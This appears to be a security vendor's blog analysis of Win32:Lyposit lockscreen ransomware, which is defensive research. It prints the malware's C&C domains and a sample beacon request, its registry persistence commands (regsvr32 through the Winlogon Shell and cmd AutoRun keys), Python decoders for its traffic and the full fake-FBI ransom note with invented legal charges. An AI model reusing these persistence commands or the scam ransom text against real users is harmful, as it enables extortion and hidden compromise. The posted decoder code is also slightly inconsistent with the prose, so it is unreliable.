
Lockscreen Win32:Lyposit displayed as a fake MacOs app

blog.avast.com/2013/05/20/lockscreen-win32lyposit-displayed-as-a-fake-macos-app/



```
00000000: 3F C6 56 00 18 11 00 52|4C 41 35 00 A4 01 00 00  | ?ĆV...RLA5¤...
00000010: BE 8A 0E 78 B4 C0 44 92|                         | ľŠ.x´ŔD'
```

When the mastermind hackers of the notorious Carberp Banking Trojan were arrested, we thought the story had ended. But a sample that we received on May 7th, a month after the arrests, looked very suspicious. It connected to a well known URL pattern and it really was the Carberp Trojan. Moreover, the domain it connected to was registered on April 9th!

Taking a closer look into the PE header, it was observed that the TimeDateStamp (02 / 27 / 13 @ 12:19:29pm EST) displayed a bit earlier date than the date of the arrests of the cybercriminals, and the URL was a part of larger botnet where plenty of Russian bots are involved. So the case was closed as a lost sample within a distribution process.

After using our internal Malware Similarity Search to catch as many malware samples as possible, a cluster appeared. It contained some well-known families like Zbot, Dofoil, Gamarue, and some fresh families like Win32/64:Viknok and Win32:Lyposit. The latter is a dynamic link library and it caught our attention by a quite sophisticated loader and a final payload.

Loader Analysis

The starting dropper is a Microsoft Visual Basic executable that unpacks and loads the first hidden layer - another x86 PE executable. This layer decrypts data in newly allocated memory and the next step is performed there. Analysis is made more difficult by resolving WINAPI functions on the fly by a hash and using a multiple cooperating threads. The main decryption is done by repeating calls of RC2 cipher algorithm provided by Microsoft Base Cryptographic Provider v1.0. The next layer is a dynamic linked library and it drops the proper binary of the lockscreen.

Payload

Lockscreen tries to communicate with its servers through Background Intelligent Transfer Service (BITS) . It creates a single BITS Control Class with a background job that downloads files to the client (a parameter BG_JOB_TYPE_DOWNLOAD for the IBackgroundCopyManager:CreateJob method). It was reported that malware in the past used to bypass firewall rules in order to perform additional actions.


URL names are encoded in the data section of a binary file and they appear non-standard on the first sight:

```
hxxp://n31mp7zeqm7bw35fciw.com/ads1/
hxxp://ljlhkpnqi7n6ddp5yk8hxk.org/ads1/
hxxp://omiuis3tmhjxz6fg2qi.org/ads1/
hxxp://r4fy3cddf87nzgemobxnd.org/ads1/
hxxp://s32xc6t07ar30mogs8ya.com/ads1/
hxxp://lesgngfrexeigoxd.com/ads1/
```

An example of a query to a C&C server:


```
GET /ads1/?l=P8ZWABgRAFJMQTUApAEAAL6KDni0wESS HTTP/1.1
Accept: */*
Accept-Encoding: identity
Range: bytes=0-4697
User-Agent: Microsoft BITS/6.7
Host: r4fy3cddf87nzgemobxnd.org
Connection: Keep-Alive
```

The string before the equality sign is randomly generated for length between 1 and 5 and the sequence of numbers after the equality contains packed information about the victim's location and computer name. The following picture reveals what's behind the previous request after a decryption (the first double word is a return of GetTickCount() call, followed by a constant byte 0x18 and an internal code of procedure that calls the request; then we see a magic string "RLA5", a value of local identifier, a hash of the DigitalProductId xored with the value of the InstallDate and finally a hash of Computer Name).




```
00000000: 3F C6 56 00 18 11 00 52|4C 41 35 00 A4 01 00 00  | ?ĆV... RLA5 ¤...
00000010: BE 8A 0E 78 B4 C0 44 92|                         | ľŠ.x´ŔD’
```

A reverse algorithm that reveals this buffer works like this:



```
def decode( al ):
    print "al = %08x"%al
    if ( al == ord('+') ):
        return int(ord('>'))
    if ( al == ord('/') ):
        return int(ord('?'))
    if ( (al >= 0x30) and (al <= 0x40) ):
        return (al+4)&0x3f
    if ( (al >= 0x61) ):
        print "%08x"%(int(al - ord('G') )&0x3f)
        return int(al - ord('G') )&0x3f
    if ( (al >= 0x41) and (al <= 0x5b) ):
        print "%08x"%(al-ord('A'))
        return int(al-ord('A'))&0x3f
    print "error %08x"%al
    return 0


ba = bytearray()

for i in xrange( 0, len(msg)/4 ):
    res = (decode(ord(msg[4*i + 0]))<<18)+(decode(ord(msg[4*i+1]))<<12)+(decode(ord(msg[4*i+2]))<<6)+(decode(ord(msg[4*i+3])))
    print "res = %08x"%res
    res1 = (res & 0x00ff0000) >> 16
    res2 = (res & 0x0000ff00) >> 8
    res3 = ( res & 0x000000ff )
    ba.append( res1 )
    ba.append( res2 )
    ba.append( res3 )
```


Communication protocol is encrypted and the following decryption algorithm is used:



```
def getWordLE( source, offset ):
    return source[ offset ] + ( source[ offset + 1 ] << 8 )

def decodeBuffer( source, dwSize ):
    pbHigh = getWordLE( source, 0 )

    offset = 2
    pbLow =  getWordLE( source, offset )
    dwTemp = pbHigh ^ 0xbeef

    res = 0
    ba = bytearray()
    while (dwSize):
        dwTemp = ((dwTemp << 13) ^ (dwTemp >> 3 ))&0xffff
        res = dwTemp ^ source[offset]
        offset+=1
        dwSize-=1
        ba.append( res&0xff )
    return ba
```

Applying *decryptBITS* algorithm twice on a received buffer an archive with a complete HTML page finally displayed is obtained.

Depending on the location setting of the victim's computer, particular content for a ransom message is chosen on a the server-side. If it is not Switzerland, Italy, Spain, Germany, Russia, Ukraine or possibly other non-US countries, it could look like this:



```
calling mpo_policy_init for TMSafetyNet
Security po
Copyright (
        The

    Framewo
using 10485
IOAPIC: Ver
ACPI: Syste
PFM64 0xf10
[ PCI confi
[ PCI confi
RTC: Only s
panic(cpu 0
CR0: 0x8001
EAX: 0x0472
CR2: 0x0472
EFL: 0x0001
Error code:

Debugger ca
Backtrace (
0x2ef7bc18
0x2ef7bc68
0x2ef7bd48
0x2ef7bd68

0x2ef7be18
0x2ef7be78
0x2ef7bf28
0x2ef7bf78
0x2ef7bfc8
        Kerne
          co

BSD process

Mac OS vers

Kernel vers
Darwin Kern
System mode

System uptime in nanoseconds: 567730042
```

System failure

THE FBI FEDERAL BUREAU OF INVESTIGATION

All activities of this computer has been recorded.

IP: 127.0.0.1

User Name: COMPUTER-NAME

Location: LOCATION

THE WORK OF YOUR COMPUTER HAS BEEN SUSPENDED ON THE GROUNDS OF THE VIOLATION OF THE LAW OF THE UNITED STATES OF AMERICA.

Your Internet Service Provider in cooperation with the Internet Watch Foundation (IWF) monitors and takes actions against illegal and offensive content on the Internet. It acts against private usage of websites, newsgroups and online groups that:
- contain images of child abuse, originating anywhere in the world.
- contain adult material that potentially breaches the Obscene Publications Act in the US.
- storing or distribution of the multimedia files with copyrights violation.

You have been subjected to violation of Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted contents , thus infringing Article 1, Section 8, Clause 8, also known as the Copyright of the Criminal Code of the United States of America. Article 1, Section 8, Cause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.

censored

You have been viewing or distributing prohibited Pornographic contents: (Child Porno photos were found in Temporary Internet Files). Thus violating article 202 of the Criminal Codes of the United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law on Neglectful Use of Personal Computer. Article 210 of the Criminal Codes provides for a fine of up to $100,000 and/or deprivation of liberty for four to nine years.

Pursuant to the amendment to Criminal Code of the United States of America of May 28, 2011, this law infrigment may be considered as conditional in case you pay the fine of the States.

HOW IT WORKS

Code (Digits only) | Sum: 300


1 2 3 4 5 6 7 8 9 0

Pay MoneyPak

Observe that the background picture (btw. it is called "US.jpg" in the archive) and the font style of commands output is definitely not a Microsoft Windows command line. Moreover, the highlighted string *"MacOs vers"* whispers what the platform pretends to be. But we did not get tricked; this is not another threat for Mac OS systems. We can only speculate about the reasons why the malware authors chose this strange masking. One that comes to mind is the fact that Mac OS X has a bigger market share in North America and users are more used to this style. Who knows...

Persistence


The lockscreen secures its execution after every start-up using two methods. The first one is fairly regular and its idea is to silently register malicious library with the correct setting in the registry:



SfcQuota	REG_DWORD	0xffffffff (4294967295)
Shell	REG_SZ	regsvr32 /n /i /s "C:\Documents and Settings\Misak\Local Settings\Application Data\ebmyuyzd.qkt"
ShowLogonOptions	REG_DWORD	0x00000000 (0)
ShutdownWithoutLogon	REG_SZ	0
System	REG_SZ	

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

The second method is more unconventional. The malware registers itself as an extension of the command processor. It means that the malware would become a common component after every run of *cmd.exe*:



Name	Type	Data
(Default)	REG_SZ	(value not set)
AutoRun	REG_SZ	regsvr32 /n /i /s "C:\Documents and Settings\Misak\Local Settings\Application Data\ebmyuyzd.qkt"
CompletionChar	REG_DWORD	0x00000009 (9)
DefaultColor	REG_DWORD	0x00000000 (0)
EnableExtensions	REG_DWORD	0x00000001 (1)

HKEY_CURRENT_USER\Software\Microsoft\Command Processor

Manual Removal of Win32:Lyposit

1. Boot your computer with a live CD

2. Find upper mentioned registry keys that serve for the persistance of the lockscreen.

3. Find and delete the referenced file in those keys.

4. Restart your computer in Normal Mode.

Sources

Finally MD5 of some selected samples with the detections of avast! engine:

Lyposit (dropper - layer 0)	06e9ac14027ce9226a448625dbada9b1	Win32:Carberp-AQB [Cryp]
Lyposit (dropper - layer 1)	37fb38abacf8ba8c96485898c7d76db2	Win32:Lyposit-A [Trj]
Lyposit (dropper - layer 2)	b5c22c79cd9148be71232b954f1c4cec	Win32:Lyposit-A [Trj]
Lyposit (Lockscreen)	c40b751e51d85b0c103caa3d55974ce8	Win32:Lyposit-B [Trj]

Acknowledgment

Sincere gratitude goes to my colleague Jaromír Hořejší for cooperation on this analysis.